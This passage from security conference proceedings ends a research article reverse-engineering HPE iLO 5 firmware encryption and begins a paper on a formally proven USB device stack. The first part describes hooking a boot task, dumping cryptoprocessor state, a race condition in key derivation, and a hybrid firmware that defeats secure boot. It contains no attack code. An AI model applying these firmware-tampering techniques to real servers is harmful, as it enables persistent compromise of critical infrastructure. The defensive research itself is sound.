- **Secure Micro Boot 1.01**;
- vulnerable **Integrity** kernel 1.30.

This first try was a success: iLO booted until the end of the **keymgr** task, because the old kernel did not implement the part used to load the final userland image.

Our second try was to modify a string in **keymgr** and inject it directly uncompressed (which would ease the next attempts): it still booted, allowing us to now inject various hooks to observe the different states of local variables and cryptoprocessor buffers during the decryption process.

We developed a minimal hooking engine using an unused function as a code cave, and could dump arbitrary base64 encoded data on the serial output. Our first move was to dump the data passed to the **coproc\_crypto\_key\_schedule** function. This data stems from a temporary buffer containing the 0x30 first bytes of the cryptoprocessor output buffer after the “early digest” phase. The retrieved value still mismatched our implementation.

A first positive point though, if we injected the retrieved values in our implementation, we could compute the correct key to decrypt the userland image, which indicates that our problem was located before the first **coproc\_crypto\_key\_schedule** function call.

As we wanted to ensure we got the good input values, we also dumped the whole cryptoprocessor shared memory (including input buffer, output buffer, counter and flags) and noticed a weird inconsistency: the output buffer contained the same bytes as our implementation. A closer look at the stack buffer content showed that the difference only affected the first 4 bytes.

```
Stack buffer
00000000: BC E9 73 3A DD 13 69 EB F4 CA BC 41 B4 8D DB DF
00000010: 76 AF D7 35 82 66 4C 2D 12 99 C2 23 E5 85 09 AE
00000020: DC 67 2A A6 D0 A9 90 4F CF AC C7 27 6E A8 FC 9A

Cryptoprocessor output buffer
00000000: 8F D6 EA 44 DD 13 69 EB F4 CA BC 41 B4 8D DB DF
00000010: 76 AF D7 35 82 66 4C 2D 12 99 C2 23 E5 85 09 AE
00000020: DC 67 2A A6 D0 A9 90 4F CF AC C7 27 6E A8 FC 9A
```

**Listing 32.** Difference between stack buffer and cryptoprocessor output buffer

While looking at the code in IDA Pro, nothing could explain such a behavior:

```
// fill input buffer
// [...]
SHA384_DIGEST_FLAG_MODE = SHA384_DIGEST_DATA_END; // sha2.digest()
for ( l = 0; l < 0xC; ++l )
    *&stack_buffer[4 * l] = SHA384_DIGEST_OUTPUT[l];
*&SHA384_DIGEST_FLAGS = SHA384_DIGEST_CLEAR_OUTPUT;
```

**Listing 33.** Copying cryptoprocessor output buffer

When dumping the whole cryptoprocessor shared memory, another weird behavior can be observed in the input buffer:

```
00000080: 0000 0000 0000 0600 0000 0000 0000 0000
00000090: 0000 0000 C3FF 7FBF 000D 1C85 1064 F232
000000A0: 2106 0008 0000 0000 0000 0000 0000 0000
000000B0: 8000 0000 0000 0000 0000 0000 0000 0000
000000C0: 0000 0000 0000 0000 0000 0000 0000 0000
000000D0: 0000 0000 0000 0000 0000 0000 0000 0000
000000E0: 0000 0000 0000 0000 0000 0000 0000 0000
000000F0: 0000 0000 0000 0000 0000 0000 0000 0580
```

**Listing 34.** Cryptoprocessor input buffer after computing digest

Values in blue are typical SHA2 padding values: a 0x80 byte followed by zeros, and finally the input size in bits in big endian (0x580). This observation indicates that the cryptoprocessor directly uses the shared memory as its working buffer. Therefore, the output buffer might contain intermediary hash value before the final digest is asked by setting flag `SHA384_DIGEST_DATA_END`;

We thus dumped the cryptoprocessor state just before the digest flag is set:

```
00000040: BCE9 733A 2CB0 47EC B74C D8D4 0850 7DBB
00000050: 7937 CD5A 4599 CA65 5920 3622 16D8 A65A
00000060: 9AA5 62B7 4B50 E3BF DF5A 26E8 8D15 CECE
```

**Listing 35.** Cryptoprocessor output buffer after computing digest

The first 4 bytes are the same as what we found in the stack buffer! There is a race condition between the application processor and its cryptographic coprocessor: the copy loop starts copying bytes from an intermediary state before the cryptoprocessor effectively update them. A correct implementation should have waited for the cryptoprocessor to updated its flag indicating that the output is available. The race condition has been reliably observed in 100% of our experiments with the cryptoprocessor. As a final argument, to generate the correct decryption key for the



firmware, one has to take this race condition into account. We can only make the assumption that HPE firmware encryption pipeline mirrors that odd inconsistency.

One could observe this same intermediate state by dumping the SHA-2 internal state before the `final` operation.

## 6 Conclusion

Now that we understood how the firmware encryption works, we could develop new tools in Python and C to handle decryption. The resulting cleartext firmware can now be correctly parsed by the tools available at [5]. A quick look at the `2.x` firmware branch indicates that 4 new tasks are present, but they do not seem to add so much attack surface.

Even though it relies upon well known and tested algorithm (AES, SHA384), the key derivation function designed by HPE and implemented in `keymgr` is surprisingly complex. No vulnerability was found in that function. However, by design, reading some specific memory area of the SOC is enough the leak the seeds and thus re-generate all the needed crypto-material.

We're still wondering what the firmware encryption pipeline looks like on HPE side given all the inconsistencies we encountered while trying to reimplement it. We can only make the assumption that HPE firmware encryption pipeline mirrors the various inconsistencies we have observed during our research.

About the firmware encryption, we do not see a huge gain in terms of security:

- on a vulnerability research PoV, a motivated attacker could still reverse the encryption scheme and have a look at new firmware;
- in case of a supply chain attack, the security was already supposed to be assured by the secure boot, the encryption does not raise the bar.

About the secure boot, we concluded our previous study [6] by saying that the secure boot was broken forever because of the lack of a hardware revocation; this statement was proved right by this new chapter, as we successfully built a hybrid firmware to debug the `keymgr` task.

To conclude this article, we wanted to remind readers that `iLO 5` is a critical component in a server security. However, it is still vulnerable to supply chain attacks due to the broken secure boot. Besides, as highlighted once again by the new vulnerability, it lacks all the exploit mitigations

that have been implemented in modern operating systems for about 20 years.

## References

1. ARM. Security IP - CryptoCell-700 family. <https://developer.arm.com/ip-products/security-ip/cryptocell-700-family>.
2. Hewlett Packard Enterprise. HPESBHF03866 rev.3 - HPE Integrated Lights-Out 3,4,5 iLO Moonshot and Moonshot iLO Chassis Manager, using SSH, Remote Execution of Arbitrary Code, Local Disclosure of Sensitive Information. [https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03866en\\_us](https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03866en_us), 2018.
3. Hewlett Packard Enterprise. Hpe integrated lights-out 5 firmware 2.41 (26 mar 2021). [https://support.hpe.com/hpsc/public/swd/detail?swItemId=MTX\\_20c4517c90cd43f1b5982d21c9](https://support.hpe.com/hpsc/public/swd/detail?swItemId=MTX_20c4517c90cd43f1b5982d21c9), 2021.
4. Alexandre Gazet Fabien Perigaud and Joffrey Czarny. Backdooring your server through its bmc: the hpe ilo4 case. [https://airbus-seclab.github.io/ilo/SSTIC2018-Slides-EN-Backdooring\\_your\\_server\\_through\\_its\\_BMC\\_the\\_HPE\\_iLO4\\_case-perigaud-gazet-czarny.pdf](https://airbus-seclab.github.io/ilo/SSTIC2018-Slides-EN-Backdooring_your_server_through_its_BMC_the_HPE_iLO4_case-perigaud-gazet-czarny.pdf), 2018.
5. Alexandre Gazet Fabien Perigaud and Joffrey Czarny. Subverting your server through its BMC: the HPE iLO4 case - iLO4 toolbox. [https://github.com/airbus-seclab/ilo4\\_toolbox](https://github.com/airbus-seclab/ilo4_toolbox), 2018.
6. Alexandre Gazet Fabien Perigaud and Joffrey Czarny. Turning your bmc into a revolving door. [https://airbus-seclab.github.io/ilo/ZERONIGHTS2018-Slides-EN-Turning\\_your\\_BMC\\_into\\_a\\_revolving\\_door-perigaud-gazet-czarny.pdf](https://airbus-seclab.github.io/ilo/ZERONIGHTS2018-Slides-EN-Turning_your_BMC_into_a_revolving_door-perigaud-gazet-czarny.pdf), 2018.
7. NIST. SP 800-90A Rev. 1 - Recommendation for Random Number Generation Using Deterministic Random Bit Generators. <https://csrc.nist.gov/publications/detail/sp/800-90a/rev-1/final>.
8. OpenSSL. Ecdh\_compute\_key, ecdh\_size — elliptic curve diffie-hellman key exchange. [https://man.openbsd.org/ECDH\\_compute\\_key.3](https://man.openbsd.org/ECDH_compute_key.3).
9. OpenSSL. Ec\_key\_new. [https://www.openssl.org/docs/man1.1.0/man3/EC\\_KEY\\_generate\\_key.html](https://www.openssl.org/docs/man1.1.0/man3/EC_KEY_generate_key.html).
10. Fabien Perigaud, Alexandre Gazet, and Joffrey Czarny. Subverting your server through its bmc: the hpe ilo4 case. RECon conference, <https://recon.cx/2018/brussels/resources/slides/RECON-BRX-2018-Subverting-your-server-through-its-BMC-the-HPE-iLO4-case.pdf>, 2018.
11. Nicolas Iooss (@fishilico). Commit 430bfb9: “Add SSH exploit for CVE-2018-7105”. [https://github.com/airbus-seclab/ilo4\\_toolbox/commit/430bfb9592a543e1fbfe9f71ed930479e6809d86](https://github.com/airbus-seclab/ilo4_toolbox/commit/430bfb9592a543e1fbfe9f71ed930479e6809d86).



# From CVEs to proof: Make your USB device stack great again

Ryad Benadjila<sup>1</sup>, Cyril Deberge<sup>2</sup>, Patricia Mouy<sup>1</sup>, Philippe Thierry<sup>1</sup>  
<sup>1</sup>firstname.lastname@ssi.gouv.fr  
<sup>2</sup>cyril.deberge@irsn.fr

<sup>1</sup> ANSSI

<sup>2</sup> IRSN

**Abstract.** Nowadays, many devices embed a full USB stack, whose main components are made of software elements dealing with hardware IPs. USB sticks, hard-disk drives, smartphones, vehicles, industrial automations, IoT devices: they all usually offer a USB physical connection, and a USB software driver dealing with it. In critical environments where attackers are able to tamper with this interface, any exploitable software Run Time Error (RTE) such as a buffer overflow might lead to a remote code execution on the vulnerable device, usually in privileged mode. This is even worse when the USB stack runs from a BootROM [12, 45], yielding unpatchable software. This matter of fact exhibits the need for a portable RTE-free USB stack with concrete proofs: the current article proposes an open-source implementation of such a stack using the FRAMA-C framework [35], with proofs and various use cases (DFU, HID, mass storage, and more to come). Beyond providing the mere implementation, we bring a generic methodology to adapt complex protocols software stacks to FRAMA-C with strong embedded contexts constraints.

## 1 Introduction

Software is becoming the core component of many systems, from small embedded devices to bigger desktop Personal Computers. Even for what seems to be simple and low-level tasks, dedicated hardware with hard-wired logic circuits are almost always driven by pieces of software that tend to become more and more complex. From network cards to hard-drives controllers and motherboards chipsets, nowadays every piece of hardware contains firmware that is often made of thousands of lines of (usually) C or assembly code, let alone the drivers that interact with them on the Operating System side.

Vulnerabilities in such software stacks have proven to be critical from a security standpoint [3, 24, 27, 29]: due to the *bare metal* nature of such code, any Run Time Error (RTE) allowing remote code execution (RCE)

permits an attacker to gain control over a system usually at its highest privilege level, or at least compromises the confidentiality and integrity of sensitive user data. Examples of RTEs are (among others) buffer and integer overflows and invalid pointer access.

**USB, a CVE minefield:** An example of complex protocol that is becoming ubiquitous is USB. As a flexible and versatile bus, many devices offer a USB interface and must embed a stack handling it. A rather erroneous naive idea would be to consider that a USB stack is mainly made of hardware accelerated hard-wired blocks: this is far from reality as the public specifications [9, 19, 22, 33] expose abstract and portable automatons. The physical transport part of USB is usually implemented in a hardware Intellectual Property (IP), while the core, control and class handling parts are developed in software on top of this IP. This usually results in thousands lines of code for the core and control functions, and a few hundreds to few thousands more for each class depending on its complexity. As an example on the versatile desktop and embedded side, the Linux kernel `xhci.c` [1] Extended Host Control Interface (XHCI) stack is made of 3,747 sloc<sup>3</sup> of C in host mode in kernel release `5.11-rc7`. On the more constrained specific embedded side, STMicroelectronics USB device stack [4] targeting MCUs is made of 1,000 lines of C for the core, 600 lines for the CDC (Communication Device Class), 1,100 lines for the MSC (Mass Storage Class), 1,100 lines for the DFU (Device Firmware Upgrade) class and 250 lines for the HID (Human Interface Devices) class.

Although a few thousands lines of C code might seem rather “small”, the very nature of the USB protocols makes them error prone and hard to implement: variable length fields to parse, generic types requests and asynchronous event-driven automatons leave plenty of room for vulnerabilities [29]. Among these vulnerabilities, Run Time Errors that could allow remote code execution should be avoided, but recent examples [12, 45] show that even USB stacks developed with security in mind are not immune to such disastrous attacks. This is even more true when these stacks are implemented in a BootROM: no update is possible and the devices are doomed unpatchable. Even in less critical contexts, a vulnerability such as [46] (an exploitable buffer overflow on STMicroelectronics’ USB stack on embedded MCUs) might prove hard to deploy in some situations, e.g. when implemented in on-field devices with complex physical or remote access.

---

3. Single lines of code.

**RTE and formal guarantees:** This state of affairs pushes the need for a USB stack with formal guarantees regarding security (no exploitable RTE), and ideally runtime behavior (concurrency and timing constraints) as well as functionality (i.e. USB specifications are correctly implemented). When it comes to catching RTEs, there are various paths to solve the issue. Although using safe languages is an interesting one, we have mainly focused on the C language because of its ubiquity even across exotic platforms, as well as its optimal volatile and non-volatile memory footprints (e.g. making it the *de facto* choice for BootROMs). Hence, we are mainly interested in formal guarantees on C code in the scope of this article.

**Our contributions:** In this work, we provide an open source C implementation of a USB 2.0 device stack with proofs against RTEs in sequential contexts and some functional guarantees that we will detail in section 5.2. The outcome is a RTE-free proven USB stack with limitations regarding concurrency and multithreading: although all the possible RTEs are formally not covered, we stress out that this is a big step forward when compared to the state of the art on such a code base.

For proving the stack, we have used FRAMA-C [35], an open source framework for C code analyzes which targets both academic and industrial use cases. FRAMA-C is well-tested on various projects targeting many platforms (from embedded to desktop contexts) and with various purposes (security or safety checks, verification of coding rules or browsing of unfamiliar code among others). This framework can be seen as an extensible collection of various tools (called plug-ins) working in a collaborative way on top of a shared kernel with compliance to a common specification language, ACSL [40]. The results from various FRAMA-C plug-ins are integrated by the kernel and given as input to the next analyzes with the remaining unproved properties.

The current article builds upon the results of a previous work using the same framework and proving the RTE-freeness of a X.509 parser [25]. Although similar techniques are used, attempting to prove a full USB 2.0 device stack brings its share of non trivial challenges and limitations that will be discussed in section 3.

Section 4 describes in more details the USB stack software architecture, chosen to fit with a modular proof strategy described in 5.1 where each module is independently proven with FRAMA-C. The proofs target the low-level USB HS (High-Speed) driver that has an adherence to the STM32F4 MCU family, the portable USB core and control module, as well as the MSC, DFU and HID classes. Despite some parts of the USB

HS driver are dedicated to a given IP, most of the USB stack is versatile and USB specifications centric: porting it to another MCU, SoC or CPU either in a bare-metal fashion or using an Operating System integration is simplified.<sup>4</sup> We stress out that we have chosen MSC and DFU classes as use cases examples due to their wide usage, sensitivity and the various CVEs jeopardizing these USB classes.

In order to validate our results we have used the proven USB stack in a concrete physical device: the WooKey platform [13]. The USB MSC, DFU and HID classes have been integrated to the existing SDK on top of the EwoK microkernel, without noticeable performance degradation when compared to the old USB stack of the project (while offering much more flexibility and versatility). Security gains and performance results are presented in section 6 along with the limitations and future outcome of our work in progress on the proof as well as on the development sides.

## 2 About security, RTEs and formal methods

### 2.1 Security and Run Time Errors (RTEs)

It is not an easy task to find a common definition of a RTE which is clear and precise but for some characteristics, a consensus exists. RTEs are errors encountered by a program when it is executed, which roughly corresponds to the *undefined behaviors* as defined in the C standards. For this work, we are compliant with the ISO C99 standard [26] and a description of the targeted RTEs is given in [10, 17]. Our security target is all the exploitable RTEs. Typical examples are buffer overflows when accessing non allowed memory, invalid pointer access, division by zero, signed integer overflow, and so on. Such “dangerous” behaviors sometimes provoke immediate crashes of the program, but they could also silently occur while corrupting the program’s nominal intended functionality. In some cases, and beyond the mere crash and denial of service, such RTEs can lead to remote code execution (RCE) allowing attackers to take the full control of the faulty program. Of course, RTE-free does not mean bug-free: functional proofs ensuring that a program follows its formal specifications are beyond the scope of the RTE-freeness and must ideally also be covered. However, when focusing on the security of a program (written in C), RTE-freeness is a minimal requirement in order to ensure the absence of (or at least heavily limit) exploitable RCEs.

---

4. The choice of the STM32F4 family, a MCU built around a Cortex-M4 core, is mainly due to previous work on such microcontrollers.

We also want to emphasize the fact that by default the undefined behaviors as defined for the ISO C99 are caught by static analyzers, but other code defects (or dangerous patterns) which can also be considered as RTEs such as *unsigned integers overflows* can be unhandled. Such runtime errors are of course dangerous from a security perspective as they can lead to RCE or to an unexpected behavior. Consequently, one should activate the detection of such critical bugs using extra toggles (e.g. `-warn-unsigned-overflow`, `-warn-unsigned-downcast`, `-warn-signed-downcast`, `-warn-right-shift-negative` in the case of FRAMA-C).

## 2.2 Formal proofs and RTEs

The purpose of formal verification (for hardware or software systems) is, *in a few words*, to prove or disprove the correctness of these systems with a formal specification or any given property using formal logic. Formal verification is always associated to a given property (absence of RTE, respect of a functional property, etc.). One of the basic security expectations is the absence of RTEs as previously defined, which is a critical asset to prove when considering sensitive, complex and error prone pieces of software such as a USB stack. To reach this proof of RTE-freeness, a sound analyzer appears to be the appropriate approach. In [21], the characteristics of static analyzers to detect RTEs and this notion of soundness are described in more details. To make a long story short, a sound analyzer overapproximates all the possible executions and then, it will not miss any erroneous execution i.e. an execution with the violation of the proved property.

We have chosen to focus on FRAMA-C, an open-source platform and in particular the two well-known plug-ins EVA and WP dedicated to the formal verification. The combination of these two plug-ins has previously proved successful to ensure the RTE-freeness of a X.509 parser [25]. Other sound static analysis tools exist for C code such as Astrée [8], CodeProver [42], IKOS [16] among others. Such tools can be very powerful, but they are either commercial or less mature than FRAMA-C whose main advantage is (beyond its open source aspect) the possibility of combining the results of different formal methods through the usage of various plug-ins. Since our proofs are to be published along with the code, FRAMA-C fits our needs. As we aim at a generic proving strategy transferable to other embedded software stacks, our work must be reproducible on any piece of C code with the open source version 22/Titanium of FRAMA-C.

### 2.3 Using Frama-C: EVA and WP

In [25], the authors expose how they have used the FRAMA-C framework, namely the EVA and WP plug-ins, to formally and automatically prove the absence of RTEs on a fully functional X.509 parser using dedicated annotations to ease the proofs. Since we build upon this work in this article, we briefly recall EVA and WP main characteristics and how they interact. The curious reader might refer to the original article [25] for more insights and details on these.

**EVA:** The purpose of EVA is to pinpoint the RTEs and to help the investigation of their cause. EVA [36] uses abstract interpretation [20], it automatically proceeds to a complete value analysis of the analyzed program and a set of RTEs are proven absent while some cannot be proven. The best advantage of using EVA is the low level of user interactions needed, the downside being it cannot discharge all emitted alarms because of the over-approximation of all the possible executions. In practice, such false positives have to be discharged manually one by one but this work can rapidly become cumbersome and very time-consuming, leading to WP usage as introduced hereafter. As far as we know, the largest system-level code proved with EVA is a scada system of more than 100 ksloc of C code used in nuclear power plants [44]: the coverage was about 80% with less than 100 remaining alarms.

**WP:** To avoid the tedious manual task of false positives investigation, WP [39] is used after EVA in our approach. In short, WP uses the proved properties with EVA and targets the remaining unproved properties. WP implements deductive verification calculus [23], a modular sound technique to prove that a property holds after the execution of a function if some other properties hold before it (i.e. function contracts expressed with pre/post conditions explained in section 2.3). WP is able to verify more complex logical annotations and assertions using external automated or interactive provers but requires extra user efforts with the code annotations including function contracts and especially loop contracts (a concrete example is provided hereafter when introducing the ACSL language). Indeed, without loop contracts, at each loop, WP uses an implicit specification which is equivalent to “anything can happen”.

WP is generally used to prove that the source code matches functional properties (its specification). It has been adopted by Airbus to verify safety properties of critical control-command code of avionic systems [15].



For security properties as the absence of RTE, the use of WP is more complicated for automatic separations because it requires a low-level memory model. WP proposes three main memory models: *Hoare* which provides automatic proofs but does not allow pointers, *Typed* which is a good compromise between expressiveness and automation but excludes casts, and *Typed+ref* that is more automatic than the later one but excludes aliasing. This last model is the one used in our case.

```
1 int i;
2 /*@ loop invariant 0 <= i <= 10;
3    /*@ loop assigns i;
4    /*@ loop variant (10 - i);
5 for (i = 0; i < 10; i++) {
6     ++i;
7 }
```

**Fig. 1.** A loop contract example

**ACSL annotations:** As previously explained, additional annotations are necessary when using WP. These annotations are expressed in ACSL [28, 40], a formal specification language for C. It is a contract-based language designed for program proving and based on first order logic using pre/post conditions. A precondition is a property or predicate that must always be true just prior to the execution and the postcondition the property that must always be verified just after the execution. The ACSL language is close to C language with pure C expressions with specific but explicit keywords (`result`, `old`, etc.) and additional expressions dedicated to contracts: `requires`, `ensures`, `assigns` respectively for preconditions, postconditions or assignments (side-effects). These contracts can be instantiated for each function or loop (adding the `loop` prefix) with ACSL annotations added as C comments starting with `/*@` or `//@`.

A simple example of loop contract is provided on Figure 1. `loop invariant` is a condition that remains true during each iteration of the loop but *also just after* the loop exit, e.g. a loop counter remains between its bounds with the exit condition `0 <= i <= 10`. `loop assigns` specifies the modification of elements allocated outside the loop but modified inside. `loop variant` optionally provides a strictly decreasing non-negative integer value at each loop iteration (e.g. the difference between a maximum counter boundary and its current value) and is necessary to prove the loop termination.

### 3 From proving a X.509 parser to proving a USB stack

In this section, we discuss the stakes and challenges of proving the RTE-freeness of a USB stack when compared to more classical pieces of software such as a parser.

#### 3.1 Feedbacks on proving a parser

The X.509 parser proven RTE-free in [25] is made of 5,000 sloc of C code with additional 1,200 lines of ACSL annotations (yielding a rate of 0.24 annotation per code line). One of the major idiosyncrasies of a code such as the X.509 parser are its inherent *sequential* aspect as well as its non-adherence to *hardware*: its execution is only dictated by software. All the possible states of the code are sequentially reached and only depend on the external API input (a buffer containing a certificate to parse), with no possible interruption of a function when it is executed. Hence, *concurrency* and *reentrancy* are not problems to address when proving that the code is innocuous regarding RTEs.

On the opposite side, a USB stack exhibits at least four issues:

1. It is mostly based on an asynchronous execution of events (except for some subparts such as the control plane handling that is executed synchronously). The FRAMA-C framework does not handle parallel units executions. Consequently, stacks requiring asynchronous events (backend responses, host messages reception or acknowledgement) are not easy to analyze without any modification.
2. Uncontrolled hardware registers and memory areas (C `volatile`) are the source of the previously described asynchronous events, meaning that some states of the program will be reached depending on variables whose values can be anything in wide ranges without more precision, yielding a combinatorial explosion of the static analysis and even more with sound static analyses which overapproximate all the possible executions.
3. The code base is substantially wider for the USB stack as it contains more than 12,000 sloc with different layers (the software architecture is detailed in 4). Soundness comes at the cost of analyzing all the execution paths with possible inputs, producing an amount of false alarms proportional to the code size. If the same one-piece proving strategy is used as for the parser, the analysis time will quickly diverge to unsustainable values. This is specifically striking

when a patch must be applied and the whole code base must be proven again. Moreover, since the USB stack is expected to be extensible through independent additional modules, we want to avoid to perform a very costly FRAMA-C proof analysis over all the modules each time a new one is added (while the others are untouched).

4. Contrary to regular code where only one `main` entrypoint is usually exposed (e.g. a `parse_certificate` function), the USB stack possesses multiple entrypoints that can be accessed. This is related to the concurrency aspect as multiple functions are designed to be called in parallel.

In addition to the previous items, the X.509 parser made use of a restricted subset of the C99 language, with no allocation (dealing with certificate size limit through statically allocated buffers of known fixed sizes) and a limited usage of function pointers. This last point was the major difficulty to deal with for the FRAMA-C platform and we use this feedback for the USB stack where function pointers usage is almost mandatory to have a flexible stack. In the case of the USB stack, we had to face additional difficulties. Dynamic allocation, although rarely used, can be necessary for some classes such as DFU which is a divergence from the parser that does not use it. This calls for some adaptations on the proof side. Beyond this, minimalism has been applied regarding other features of the language (no Variable Length Arrays, use of qualifiers such as `static` and `const`, strict compilation options, etc.).

These elements bring new challenges to tackle when compared to the work performed on the parser. These will be addressed in detail in section 5.2. The scope of the proofs and the implications are discussed hereafter.

Finally, it is worth mentioning that on the FRAMA-C learning curve side, we have strongly taken advantage of the experience on the parser: this led us to adapt our coding patterns and annotations as described in [25] to optimize the manual annotation work and the proof time.

### 3.2 The scope of proofs in this article

The previously described issues on the USB stack can be dealt with using *ad hoc* solutions. Dealing with the large code base is performed using a dedicated *modular proof strategy* between independent modules that we describe in 4. Dealing with the multiple entrypoints can be resolved using a dedicated code that emulates all the functions calls that are expected

(main code and interrupts) so that code coverage is maximized. Finally, dealing with the limitations of FRAMA-C regarding hardware interactions and concurrency calls for minor code modifications to enforce sequentiality where necessary (e.g. polling loops to avoid waiting states when a hardware interrupt is expected to trigger events) and deal with `volatile` variables.

**Proofs on an equivalent sequential code** All in all, the version of the code on which RTE-freeness proofs are ensured is no more the same than the running code: a sequential code ersatz is crafted by transforming some small parts to ensure attainable states during the analysis.

As we have already stated, a formal proof is only relevant on precise properties in a given context. In the scope of this article, when we talk about RTEs, we only consider those possible in a sequential execution of the code. Hence, all the RTEs that could be related to concurrency and race conditions are not covered. In the sequel of the article, RTE absence and RTE-freeness regarding the USB stack are shortcuts for “*absence of RTE in a sequential context*”, ruling out all the possible runtime errors related to other contexts.

**Limitations for parallel code** We try to limit the classes of bugs abusing race conditions, concurrency and reentrancy through a pragmatic methodology described in 5.2, but we are well aware that this does not stand up to formal guarantees as strong as the ones expected when talking about a (fully) formally proven code without RTE. Nonetheless, we claim that this is a first (big) step for proving such a complex code base yielding a strong warranty against a large class of exploitable bugs supported by the discovery (and patching) of classical RTEs during the development process as detailed in 6.1.

## 4 Architectural constraints and design overview

### 4.1 Overview of the software architecture

One of the big challenges when designing a portable USB stack is to limit the hardware specific part, and to allow enough flexibility for an integration in any context. It should be easy to integrate this stack in privileged mode with a rich OS such as Linux, in userland when there is an access API to low-level hardware, and in bare-metal embedded contexts. Memory constraints (both in volatile and non-volatile memory) must also be taken into consideration for a reasonable trade-off between portability

and versatility. We present on Figure 2 the software architecture of the USB stack we provide with the rationale behind our choices.

The standardized abstraction presented in the USB specifications [19] greatly spurs to isolate a hardware specific part. Usually, the existing hardware IPs for USB ❶ will expose some configuration registers, interrupt handling flags in event registers (usable in interrupt or polling mode), as well as endpoints related configuration and input/output streams. A classical way of representing USB endpoints in hardware are FIFOs: a memory mapped area is dedicated to various endpoints allocation through dedicated configuration registers for elements such as maximum packet length and other USB physical layer related items.

The software responsible for configuring and monitoring all these bare-metal elements is the USB driver ❷. In an interest of portability, even if the driver itself is not portable and adherent to a dedicated hardware, it exposes a USB-centric API ❸ to upper layers for stack initialization, endpoints allocation and manipulation (registering callbacks for sending and receiving packets on specific endpoints, Zero Length Packets, etc.).

The USB core ❹ is responsible for the enumeration and configuration phases automaton as well as the control requests on EP0 afterwards. It is the main part implementing the USB core automaton (from the powered state to all other possible states). After the enumeration, specific USB classes (mass storage, DFU, HID, modem, etc. ) are instantiated (and other EP allocated) after the host has configured the device. The USB class module ❺ handles this part with a specific more or less complex automaton (depending on the class) managing the allocated endpoints through the driver API. This module exposes a USB-class abstract API ❻ to the upper layer ❼ that manages possible upper stack automatons, such as the CTAPHID one for FIDO/U2F and FIDO2 standards, and exposes its upper-class dedicated API ❸. Finally, backend functions ❹ have an abstract view of the USB stack and can use it to retrieve or send data to the host through either the class or upper-class APIs. Such functions can be a flash read/write backend for DFU (to fetch and update the firmware), (flash, SSD or solid state) sectors read/write backend for MSC SCSI, keyboard or mouse event handling for HID, two factor FIDO cryptography for CTAPHID, etc.

In the scope of this article, we mainly provide a *device USB stack*. All the layers provided in our implementation are portable across platforms except for the driver ❷ that is specific to the STM32F4 MCU USB IP ❶ [5], specifically on the WooKey platform [13] using its SDK. There are actually two drivers: one for the USB HS (High-Speed) IP, and one

for USB FS (Full-Speed) IP since the way hardware is handled in the two cases presents some variations on the STM32F4. The USB core ④ is quite complete although integrating some advanced USB features is still work in progress. Finally, we have validated our stack with various classes ⑤ (MSC, DFU, HID, CDC) and some upper-classes ⑦ (CTAPHID), as well as different backends ⑨ supporting these classes in the context of the WooKey platform (full DFU support for firmware update, fully functional mass storage device with transparent encryption, FIDO/U2F token, keyboard emulation, etc.).

On the FRAMA-C side, the USB HS driver ②, the USB core ④ as well as three classes ⑤ (MSC, DFU and HID) are proven to be RTE free using the modular methodology we describe in 5.1. The main rationale behind choosing DFU and MSC as proof of concepts is the fact that they implement quite complex and error prone automata as emphasized by many public CVEs [12, 31, 32, 45].




Fig. 2. Logical overview of the proven USB stack

## 4.2 A new USB stack in C: why?

Two rightful questions are to ask when considering formal verification and security insurance on a USB stack: why develop a new stack from scratch, and why use the C language?

Notwithstanding its imperfections and inherent security flaws [10], the C language combines performance (on both memory and CPU footprints) allowing embedding code in BootROMs, as well as portability across platforms: even though other languages support major architectures (e.g. thanks to the LLVM backends), more outlandish IPs might not have a compatible compiler or lack optimizations while a C compiler is (almost) always guaranteed. Moreover, C allows adding low-level countermeasures such as side-channel attacks and fault attack resistance: beyond RTEs, such attack contexts are relevant for many embedded use cases [30, 34, 43] and a C code base allows fine grain checks handling.

Our volatile and non-volatile memory footprint expectations rule out many existing large USB stacks. Various MCU manufacturers provide open source stacks [2, 4] to support their hardware and boards. Efforts are usually put on the portability side as they usually support various MCU families with different architectures. Some embedded RTOS (Real Time Operating Systems) also provide generic implementations of host and device USB stacks, such as Zephyr Project [6]. A major drawback of all these stacks though is the lack of defensive programming and security oriented development: some public CVEs exhibit exploitable buffer overflows [31, 32, 46], which implies too much work to converge to security proofs.

Very few USB stacks combine both movability across platforms and code simplicity, `TinyUSB` [7] is one of them. Although this could seem to be a good candidate for provability, such projects suffer from two issues. First, on the functionality side these stacks implement static interfaces and classes instances: the control layer is instantiated using fixed elements at compilation time (MSC, HID, DFU, etc.). The stack we bring provides more flexibility with dynamic descriptors handling while still ensuring memory-safety. Secondly, on the proof side many prevalent C coding patterns are found in such projects with large use - or abuse - of macros and undue volatile variables presence.<sup>5</sup> Such patterns do not comply very well with static analysis and formal methods assisted frameworks such as FRAMA-C. All in all, starting from an existing code base usually implies too much work when it comes to RTE guarantees. As we will develop it

---

5. The `volatile` related issues are thoroughly discussed in section 5.2.

in the next sections, intertwining functions implementations with their formal properties and contracts incrementally during the development process is the best strategy, with the benefit of progressively providing feedback and patches.

